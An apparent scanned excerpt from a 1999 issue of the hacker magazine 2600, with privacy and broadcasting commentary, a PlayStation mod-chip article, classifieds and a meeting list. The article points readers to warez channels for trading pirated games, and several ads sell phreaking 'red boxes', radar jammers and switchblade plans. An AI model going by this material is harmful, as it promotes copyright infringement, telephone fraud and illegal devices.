According to SEPO, the Swedish Secret Service, it's possible for GSM phones to be used for industrial espionage, even when they are turned off. But, in an interview on Radio Sweden, SEPO head Anders Eriksson said, "I don't want to go into how this can be done, because I don't want to give people information about this matter. So, our recommendation is: you should not speak over the telephone about secret things, and you should not bring GSM telephones into rooms where you talk about secret things." This seems a rather sloppy attempt to create fear of a technology without any credible evidence. Predictably, members of the GSM industry strongly disagreed with SEPO's assessment, saying that a phone that isn't even on can't be used for monitoring unless it has somehow been modified.

As more and more law enforcement agencies move to trunked communication systems, it seems inevitable that radio scanners will incorporate trunk tracking as well. Unfortunately, H.R. 514, the "Wireless Privacy Enhancement Act of 1999" will make it illegal for manufacturers to sell such equipment, or to sell any devices that "convert protected paging service transmissions to alphanumeric text." This bill is what the Feds are offering to enhance our privacy in lieu of strong encryption systems that they would have difficulty cracking. In other words: they can listen to us, but we can't listen to them. The bill is currently winding its way through Congress and will almost certainly become law unless people make a fuss. You can read the bill at:
http://thomas.loc.gov/cgi-bin/query/z?c106:H.R.514
If you're incensed enough about this to write to your representatives but you've forgotten who they are, go to http://www.congress.nw.dc.us/c-span/elecmail.html
And if you're interested in an anti-H.R. 514 site, check out: http://www.dimensional.com/~efficha/HR514/

An example of how sometimes grass roots activism actually accomplishes something can be seen in the latest news from the FCC. Proposals are finally being considered for microbroadcasting - stations that operate between 1 and 1000 watts on the FM dial. Over the past couple of years, this form of radio has flourished around the country. But the corporate broadcasters and National Public Radio have complained about these non-licensed upstart people who do everything from playing alternative styles of music to talking about community issues. Now it seems the FCC has finally seen the mistake it made in allowing corporations to own more than a handful of radio stations - there are now two of them that own more than 400 stations each! There are very few people left who don't see the danger of this kind of power in the hands of a single entity. Licensed microbroadcasting is a step towards correcting this but it's only the first step. Great care must be taken to ensure that this spectrum isn't handed over to another powerful interest. And we mustn't give up on the FM spectrum as it currently stands. The airwaves are *public*, after all, and the public has the right to decide how they should be used. Companies that have taken over multiple stations in the same city should be compelled to give at least one of them back to the community. After all, they've probably made a ton of money off of the public airwaves already - it seems only fair to give something back. Those of you interested in commenting on the microbroadcasting proposal should go to www.fcc.gov/mmb/prd/lpfm/. There are a number of issues which must be dealt with, in addition to the above. For instance, the current proposal for some reason leaves out stations between 10 and 99 watts, which is the most common power used by existing microbroadcasters. The comment period ends on April 12, 1999.

All of these corporate mergers and takeovers have inspired us. After all, nobody seems to know who's controlling what anymore. That's why we strongly urge people to find out the real names of the companies running things and refer to the companies they control with the proper name. For instance, CBS is owned by Westinghouse. So call it Westinghouse, not CBS. NBC is General Electric and ABC is Disney. When you tell people you're watching Disney's World News Tonight, you'll begin to see how this can change people's perceptions of the media. Some of these companies are touching you on many levels. As one way of working all of this out, we've started a project to sort out who owns what which hopefully will become quite useful to the masses. It's called www.whoownswhat.net and we intend to use this to provide a quick guide to which companies are really in charge of the things you see every day. If people pool their knowledge, this can become an indispensable tool.

Hacking a Sony Playstation

by Flack
flack@theshop.net

If you're one of the millions of Playstation (PSX) owners out there, good news - you can "hack" your PSX with the addition of a "mod" or "pic" chip, enabling you to play backed up (ahem) PSX games, and more importantly, import games. And, at a fraction of the cost.

Background

If anyone is going to know how a CD-Rom drive works, it's going to be Sony, and so you shouldn't expect copying a Playstation game to be easy. Sony implemented the PSX with a heck of a copy protection scheme. When you put a CD into your PSX, not only does it try to detect whether it's an original or not, but it tries to detect the country code on the CD as well. Legitimately backed up your PSX game, your original CD is now ruined, and you want to play the backup? Tough. Bought the latest new hit import from Japan and want to play it on your PSX? Tough. Tough, that is, until you've modified your PSX with what is referred to as a mod chip.

Mod Chips

Mod chips are add on chips that you can purchase off the Internet and install into your PSX to allow it to play both backed up and import games. When you turn on the PSX, the chip tells the PSX to ignore whatever it finds during its protection/country checks, and go ahead and play the game. Mod chips on the Internet can cost you anywhere from $5 to $20, depending on who you order from, how you order, and how many chips you order. My past experience has been to always order more than one chip - there's always someone else who wants their PSX modded.

Installation

Now here's the fun part. If you haven't taken Soldering 101, then probably a $150 Playstation isn't the place to learn. Dads, science teachers, and vo-tech graduates are great people to have help you. Most mod chips come with instructions, but the basic gist is that you are going to open up your PSX, solder four wires from the chip to the motherboard, and then put the whole mess back together and hopefully have it still boot up.

Risks

Well first of all, the obvious risk is that of screwing your PSX up. An extra drop of solder here or there will surely screw things up. I have one friend who modded his PSX and now it won't see his memory card slot at all. I had another friend who accidentally pulled and broke a wire inside the machine ... trash. You can think of your own scheme to be able to return your PSX back to Wal Mart and exchange it for a fresh one, but the obviously preferred method is to not fubar up your PSX in the first place.


What Does All This Mean?

In laymen's terms, once your PSX is modded, you can play any PSX CD, copy, original, import, whatever. With a PC, a CD-R drive, a copy of CDR-Win, a Blockbuster card, and a stack of blank CD's, a guy could really increase his PSX collection in a hurry. There are plenty of EFNet channels (#psx, #psxiso, #psxwarez, #psxceed, etc.) that trade copies of PSX games. Be warned though, PSX games often hover around the 700meg mark, so don't expect to be welcomed with open arms at 56k. You can also get legal CD imports from overseas, which your PSX normally wouldn't play. Many games like Bushido Blade II and Street Boarders are released 6 months in advance overseas.

Final Thoughts

Like console copiers, modding your PSX (although voiding your warranty) is technically legal, when used in the context of backing up your own personally owned games. Chances are very few people use them inside those boundaries, but as long as there is that sliver of legality, you can still get mod chips without much hassle (about the same as getting a tone dialer these days). So if you're a Crash Bandicoot fan and don't give a flip about that little red hat wearing Mario, you too can enjoy the fruits of hacking your console.

MARKET PLACE



☎ ☎ ☎ Happenings ☎ ☎ ☎

ROOTFEST '99 is a computer security convention taking place May 21-23, 1999. Many of the leaders in the security field will be giving speeches and many events are planned. For more information, please visit www.rootfest.org.

DEF CON 7.0 is July 9-11 in Las Vegas! We take over the entire Alexis Park Hotel right near the Four Corners of the strip! How crazy will it get when we have our own hotel? All kinds of events planned - the traditional Spot the Fed contest, the L0pht's TCP/IP drinking game, Capture the Flag hacking network, high speed net access, live DJ's and bands, and maybe even some inflatable battling Sumo outfits! Cost is $40 at the door, hotel rooms are $79 a night. Ages 18 and over can rent a room this year and you can pack up to 4 people to a room. Call the Alexis Park for reservations at (800) 582-2228 and mention you are with the DEF CON group to get the cheaper room rate. For more info: www.defcon.org or dtangent@defcon.org or DEF CON, 4505 University Way NE #7, Seattle, WA 98105 or (206) 626-2526 or #dc-stuff on EFNET.

H2K. That's right, Hope 2000. Check www.h2k.net or join the planning committee by emailing majordomo@2600.com and typing 'subscribe h2k' as the first line of your mail. Right now all we know is: New York, Summer 2000. Help make it happen.

☎ ☎ ☎ ☎ For Sale ☎ ☎ ☎ ☎

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers encyclopedia '99 - 12,271 files, 650 megabytes of information, programs, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete YIPL/TAP back issues 1-91! Easy HTML interface and DOS browser. US $25 including postage worldwide. Whirlwind Software, Unit 434, 185-911 Yates St., Victoria, BC Canada V8V 4Y9. Get yours!

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration*, the zine about going other places you're not supposed to go, send $2 to PO Box 66069, Town Centre PO, Pickering, ONT L1V 6P7, Canada.

ORDER MY BOOK: Y2K & YOU. There's a lot of money to be made because of Y2K and I'll tell you how. But there's a whole lot more benefits just waiting for you and I'll tell you that too! I'll also send everyone a copy of "The New ATM Game - Thanks Y2K" (for educational purposes only). Send $20 (I'll pay S/H) to William F. Walsh, 11875 Pigeon Pass Rd., Ste. D-1-408, Moreno Valley, CA 92557. Satisfaction guaranteed or complete refund to all mental cases.

TAP T-SHIRTS: They're back! Wear a piece of phreak history. $17 buys you the TAP logo in black on a white 100% cotton shirt. As seen at Beyond Hope. Cheshire Catalyst-approved! Specify L/XL. Send payment to TPC, 75 Willett St. 1E, Albany, NY 12210.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $30 ppd; Forbidden Subjects CD-ROM (330 mb of hacking files) $12 ppd; Disappearing Ink Formulas - safely write memos, love letters, or nasty notes. Fade time is adjustable. $5 ppd. How to build a switchblade from scratch using common tools $10 ppd. How to convert a folding pocket knife to switchblade operation $8 ppd. Get both for $15. How to convert a superhet radar detector to a jammer $5 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

INFORMATION IS POWER! Get our catalog of informational manuals, programs, files, books, and videos for $1 U.S. Membership forms included with the catalog for monthly up-to-date information and benefits not available anywhere else. Stay informed, stay educated, stay ahead of the technology curve. Legit and recognized world-wide. SotMESC, Box 573, Long Beach, MS 39560.

MS OFFICE '97 PRO EDITION. Version SR 2 $90. (Full, Standalone Install) New, sealed, registerable. No manuals included. Cash, money orders, and checks accepted. The Omega Man, 6109 Furness Cove, Austin, TX 78753-5819. omegaman4@juno.com

PAOLO'S ONLINE: http://www.paolos.com. Not just the same old cheap pick sets and maybe a pick gun. We have access to the bleeding-edge locksmithing tools, from code books to safe penetration to '99 model auto entry! We specialize in special orders. Stop getting gouged/ripped off by lamer spy shops, and let us equip you with the latest and greatest in the trade. Also, switchblades, exotic weaponry, non-lethal self-defense, and more. Free password to our file archives with every order. Your BEST PRICE beat, and YOUR SATISFACTION GUARANTEED. Serving professionals since 1995.

ATTENTION HACKERS AND PHREAKERS. For a catalog of plans, kits, and assembled electronic "tools" including the RED BOX, SLOT MACHINE MANIPULATORS, SURVEILLANCE, RADAR JAMMERS, LOCK PICKING, and many other hard to find equipment, send $1 to M. Smith-05, 1818 Shipyard Blvd. #257, Wilmington, NC 28412 or visit http://www.hackershomepage.com.

WIRETAPPING, cellular monitoring, electronic surveillance, photographs, frequencies, equipment sources. 16 page pictorial of the equipment used in a real life countermeasures sweep. Never before published information in THE PHONE BOOK by M L Shannon, ISBN 0-87364-972-9. 8 1/2 x 11 paperback, 263 pages. Autographed copy $43 postpaid as follows: check or money order payable to Lysias Press for $38, second check or money order for $5 payable to Reba Vartanian to be forwarded to 2600 for the Kevin Mitnick defense fund. Lysias Press, PO Box 192171, San Francisco, CA 94119-2171. Also available from Paladin Press, PO Box 1407, Boulder, CO 80307 and by special order from Barnes and Noble.

☎ ☎ ☎ Help Wanted ☎ ☎ ☎

NEED ASSISTANCE WITH MY CREDIT REPORT. Significant compensation. Contact G. Williams, 1313 10th St. NW, Washington, DC 20001. (202) 336-3910.

HELP TO FIND VOICE MAILBOX PASSWORD. Password for voice mailbox lost. A new replacement will erase all existing data including the voice mail box greeting. Will pay $75 to first person who can recover all digit (numerical) password. For details, e-mail: help-discover@usa.net

OFF THE HOOK can now be heard on the net! Thanks to the generosity of people with access to bandwidth, people from around the planet can tune in every Tuesday at 8 pm Eastern Time by connecting to www.2600.com (listeners in the New York metropolitan area should tune to WBAI 99.5 FM). If you have access to a T-1 or better from work, your dorm room, or anyplace else in the entire world, we need your help to get the show distributed. Mail porkchop@2600.com if you have the bandwidth to serve listeners from around the world.

☎ ☎ ☎ ☎ Wanted ☎ ☎ ☎ ☎

WANTED: Heathkit ID-4001 digital weather computer in working condition. Also wanted: microprocessors for Heathkit ID-4001, ID-1890, ID-1590, and ID-2090. Advise what you have, price, and condition. E-mail: heath.kit@usa.net

☎ ☎ ☎ ☎ Services ☎ ☎ ☎ ☎

THE FAMILY, a close knitted social group, has formed for all unappreciated, misunderstood hackers, phreakers, and computer nerds. We welcome you to join, with your kind, in furtherance of mutual love, peace, and prosperity. Master the possibilities of collective thought. Please pyramid this ad on any BBS. Contact: Purcell Bronson, Drawer K, Dallas, PA 18612.

INFORMATION ARCHIVES. Source codes, text files, DoD manuals, information for all! Catalog: $2 + one 32 cent stamp. NEW: INFO ARCHIVES will BUILD you a CUSTOM COMPUTER SYSTEM! From low-end systems to servers that use more power than Vegas, we can build it for you! Also, let us design and code your web page. For either of these services, please send us a letter describing the computer you would like built or the web page you would like constructed for a FREE cost estimate. Information Archives, J. Obommer, PO Box 222, Lakeville, PA 18438.

SUSPECTED OR ACCUSED OF A CYBERCRIME? You need a zealous advocate committed to the liberation of information who specializes in hacker, cracker, and phreaker defense. Contact Omar Figueroa, Esq., at (415) 986-5591 or omar@alumni.stanford.org. Free in-person consultation (to minimize risk of interception) for 2600 readers in the San Francisco Bay Area.

CHARGED WITH A COMPUTER CRIME? Contact Dorsey Morrow, Attorney at Law, at (334) 265-6602 or cyberlaw@dmorrow.com. Extensive computer and legal background.

☎ ☎ ☎ ☎ Personal ☎ ☎ ☎ ☎

IN DESPERATE NEED OF FRIENDS AND MENTORS. I've been in prison going on 10 years and facing several more. I'm locked in a single man cell for 23 hours a day with no access to getting a better education except through free world help. Any and all correspondence will be greatly appreciated. Feel free to post this anywhere you deem appropriate. Ian D. Fields #524714, Hughes Unit, Rt. 2, Box 4400, Gatesville, TX 76597.

MY STARVING BRAIN IS STILL TRAPPED in a big federal prison with 1,300 bums and nuts so I am asking you to help me escape (boredom and insanity) by mailing me any computer-related material you can spare. Sending me stuff (or even a short shout to say hi) is guaranteed to bring you good luck and a copy of my informative paper "Proctor Prophecy," chock-full of humor, observations, and gleanings. Special request: I am seeking H/P correspondents in Richmond, VA and Palm Beach, FL. Tom Proctor, FCI 28204-004, Petersburg, VA 23804 (after 1/25/99 c/o 200 West Marshall Street, Richmond, VA 23220).

BOYCOTT BRAZIL is requesting your continued assistance in contacting PURCHASING AGENTS, state and municipalities, to adopt "Selective Purchasing Ordinances," prohibiting the purchasing of goods and services from any person doing business with Brazil. Purchasing agents for your town should be listed within your town's web site, listed on www.city.net or www.munisource.org. Examples of "Selective Purchasing Ordinances" can be reviewed within the "Free Burma Coalition" web site. Thanking 2600 staff, subscribers, and friends for your continued help in informing the WORLD as to my torture, denial of due process, and forced brain control implantation by Brazilian Federal Police in Brasilia, Brazil during my extradition to the U.S. Snail mail appreciated from volunteers. John G. Lambros, #00436-124, USP Leavenworth, PO Box 1000, Leavenworth, KS 66048-1000. Web site: http://members.aol.com/BrazilByct

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600*! Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Summer issue: 5/1/99.

MEETINGS MEETINGS MEETINGS MEETINGS

UNITED STATES

Alabama

Birmingham: Hoover Galleria food court by the payphones next to Arby's. 7 pm.

Arizona

Phoenix: Peter Piper Pizza at Metro Center.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Sacramento: Round Table Pizza, 127 K Street.

San Diego: Espresso Net on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Orchard Valley Coffee Shop/Net Cafe (Campbell).

Connecticut

Milford: The Post Mall by Nine Cat.

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Pompano Square Mall (SW corner of US 1 & Copans Rd.) in the food court.

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court.

Hawaii

Honolulu: Web Site Story Cafe inside Ewa Hotel Waikiki, 2555 Cartwright Rd. (Waikiki). 5 pm.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: La Piazza Cafe at 3845 North Broadway.

Indiana

Ft. Wayne: Glenbrook Mall food court. 6 pm.

Kansas

Kansas City: Oak Park Mall food court (Overland Park).

Kentucky

Louisville: Barnes & Noble at 801 S Hurstbourne Pkwy.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & Swensen's Ice Cream, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Lakeside Shopping Center food court by Cafe du Monde. Payphones: (504) 835-8769, 8778, 8833 - good luck getting around the carrier.

Maine

Portland: Maine Mall by the bench at the food court door.

Massachusetts

Boston: Prudential Center Plaza, terrace food court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Northampton: JavaNet Cafe at 241 Main Street.

Michigan

Ann Arbor: Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

St. Louis: Galleria, Highway 40 & Brentwood, lower level, food court area, by the theatres.

Nebraska

Omaha: Oak View Mall, Barnes & Noble. 6:30 pm.

Nevada

Las Vegas: Mew Superstore Cafe, Sahara & Decatur. 8 pm.

Reno: Meadow Wood Mall, Palms food court by Sbarro. 3-9 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

New York

Buffalo: Eastern Hills Mall (Clarence) by lockers near food court.

New York: Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court. 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court.

Ohio

Akron: Arabica Cafe on W. Market St.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center, first level near the payphones with red seats.

Oklahoma

Oklahoma City: Shepard Mall, at the benches next to Subway & across from the payphones. Payphone numbers: (405) 942-9022, 9098, 9583, 5404.

Tulsa: Woodland Hills Mall food court.

Oregon

McMinnville: Union Block, 403 NE 3rd St.

Portland: Pioneer Place Mall (not Pioneer Square!), food court.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe Apocalypse.

Nashville: Bean Central Cafe, intersection of West End Ave. & 29th Ave. S. three blocks west of Vanderbilt campus.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston.

Ft. Worth: North East Mall food court, Loop 820 @ Bedford Euless Rd. 6 pm.

Houston: Galleria 2 food court, under the stairs.

San Antonio: North Star Mall food court.

Washington

Seattle: Washington State Convention Center, First Floor.

Spokane: Spokane Valley Mall food court.

Wisconsin

Eau Claire: London Square Mall food court.

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell & Pulteney Streets.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: At the Groenplaats at the payphones closest to the cathedral.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Edmonton: Sidetrack Cafe, 10333 112 Street. 4 pm.

British Columbia

Vancouver: Pacific Centre food fair, one level down from street level by payphones. 4 pm to 9 pm.

Ontario

Ottawa: Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Toronto: Cyberland Internet Cafe, 257 Yonge St. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

ENGLAND

Bristol: By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 6:45 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leeds City train station outside John Menzies. 6 pm.

London: Trocadero Shopping Center (near Piccadilly Circus) downstairs near the BT Lead point terminal. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASS (Telegraph Agency of Russia/Telegraph Agency of Soviet Union) - also known as McDuke Vavilov.

SCOTLAND

Aberdeen: Outside St. Nicholas' Church graveyard, near BR Communications' mid-union street store. 7 pm.


SOUTH AFRICA

Cape Town: At the "Mississippi Detour".

Johannesburg: Sandton food court.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (516) 751-2600 or send email to meetings@2600.com.

ATTENTION PARENTS



New toddlers can enjoy the same low subscription rates to 2600. As most Defense Department employees already know, the average age of hackers gets lower with every year. A recent study indicates that five-year-olds now pose the greatest threat to our nation's defense. Don't let your child be robbed of the chance to be branded "Enemy of the State."

Get subscriptions for ALL of your kids so you don't have to waste time explaining the concept of sharing. And don't forget to get one for yourself and your spouse so you can monitor what your children read. No children yet? A complete set of back issues is the perfect gift to have waiting for your newborn!

Name: ______________________ Amt. Enclosed: ________

Address: ______________________ Apt. #: ________

City: ______________________ State: ________ Zip: ________

American Children

○ 1 Year - $21 ○ 2 Years - $38 ○ 3 Years - $54

Overseas Kids

○ 1 Year, Individual - $30 ○ 1 Year, Corporate - $65

Lifetime Subscription

(from the cradle to the grave)

○ $260

Back Issues

$25 per year, 1984-1998

Indicate year(s): ______________________

Photocopy this page, fill it out, and send it to:

2600 Subscriptions, PO Box 752, Middle Island, NY 11953